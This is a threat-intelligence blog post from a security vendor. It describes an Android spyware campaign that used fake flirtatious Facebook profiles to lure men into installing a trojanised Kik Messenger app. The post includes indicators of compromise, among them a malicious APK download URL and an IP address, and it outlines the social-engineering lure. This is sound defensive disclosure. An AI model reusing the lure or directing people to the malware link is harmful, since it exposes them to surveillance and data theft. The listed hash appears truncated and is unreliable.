Avast tracks down Tempting Cedar Spyware

blog.avast.com/avast-tracks-down-tempting-cedar-spyware

Threat Intelligence Team 21 Feb 2018

Social engineering used to trick Facebook users into downloading Advanced Persistent Threat disguised as Kik Messenger app.

A few months ago, one of our customers contacted us regarding strange messages he received on Facebook Messenger. The messages came from fake Facebook profiles belonging to attractive, but fictitious women. These women encouraged him to download another chat application to continue their conversations. The chat application the women referred him to was spyware, disguised as the Kik Messenger app, distributed through a very convincing fake site.


After analyzing the fake Kik Messenger app, we spotted the spyware, or Advanced Persistent Threat (APT). We are calling the APT “Tempting Cedar Spyware”. We dug deeper into our archives and found APKs belonging to several fake messenger and feed reader apps, all of which included the same malicious modules.

During our analysis, we also discovered that our customer was not the only person to encounter the Tempting Cedar Spyware, and, unfortunately, many fell for the trap.

Tempting Cedar Spyware was designed to steal information like contacts, call logs, SMS, and photos, as well as device information, like geolocation - in order to keep track of movements - and was capable of recording surrounding sounds, including conversations victims had while their phone was within range.

Based on various clues from the fake Facebook profiles and the campaign infrastructure, we believe the people behind the Tempting Cedar Spyware are Lebanese. The campaign was highly targeted and ran deep under the radar. At the moment, Avast is one of few mobile antivirus providers detecting the threat. Our detection is **Android:SpyAgent-YP [Trj]**.


Due to the potential impact on the victims targeted with the malware, we contacted law enforcement agencies to help us with threat mitigation.



3 engines detected this file

SHA-256	fe2996bc0c47c0626f43395eee445d12e7c024c1b0
File name	kik14.apk
File size	14 MB
Last analysis	2017-12-14 00:05:16 UTC

Avast	Android:SpyAgent-YP [Trj]
Avast Mobile Security	Android:SpyAgent-YP [Trj]
AVG	Android:SpyAgent-YP [Trj]



5 engines detected this file

SHA-256	fe2996bc0c47c0626f43395eee445d12e7c024c1b0
File name	kik14.apk
File size	14 MB
Last analysis	2018-01-08 13:23:22 UTC

Avast	Android:SpyAgent-YP [Trj]
Avast Mobile Security	Android:SpyAgent-YP [Trj]
AVG	Android:SpyAgent-YP [Trj]
Cyren	AndroidOS/GenBl.654D236B!Olympus
TrendMicro-HouseCall	Suspicious_GEN.F47V1214

Infection vector


More than just Facebook friends

The malware was distributed using several fake Facebook profiles. After engaging in flirty conversations with their victims, which were most likely young men, the attackers offered to move the conversation from Facebook to a more "secure and private" platform, where they could have more intimate interactions. Then, the attackers sent a link to the victims, that led to a phishing website, which hosted a downloadable and malicious version of the Kik Messenger app. The victims had to adjust their device settings to install apps from unknown sources, before installing the fake messaging app. This should raise red flags for users, however, sometimes temptation trumps security.

Once the malware was installed, it immediately connected to a command and control (C&C) server.

The spyware was spread using at least the following three fake Facebook profiles. We have blurred the photos, as the photos used for the fake accounts were stolen from real people:

Alona



Alona [redacted]

Secure | https://www.facebook.com/profile.php?id=100013563997788

Alona [redacted]

Home Find Friends

Alona [redacted]

Add Friend Follow Message ···

Timeline About Friends Photos More ▾

DO YOU KNOW ALONA?

To see what she shares with friends, send her a friend request.

Add Friend

Intro


Not everyone likes me. But not everyone matters.

Photos

Alona [redacted] updated her profile picture.

29 August 2017 ·

Rita




DO YOU KNOW RITA?

If you know Rita, send her a message.

Rita [redacted] updated her profile picture.
11 April 2017

Christina




DO YOU KNOW CHRISTINA?

If you know Christina, send her a message.

Christina [redacted] updated her profile picture.
18 May 2017 ·

One interesting point to note is that the three girls interacted with one another on Facebook, perhaps to make their profiles appear a bit more credible:



Christina [redacted] is in San Francisco, California.

July 11, 2016 ·

with Rita [redacted]

San Francisco, California


City · United States

11,960,251 people checked in here

Save

Share

3



[redacted]

[redacted]

[redacted]

ok

http://chat-messenger.site/kikster/kikster-messenger-v3.3.2.apk


[redacted]

did it work?

[redacted]

Above: A screenshot of how the attackers convinced their victims to install the fake Kik Messenger application.

The website used to distribute a malicious copy of the Kik Messenger app, **chat-messenger.site (185.8.237.151),** operated until spring 2017 and was a very convincing copycat.



CHAT ON KIK

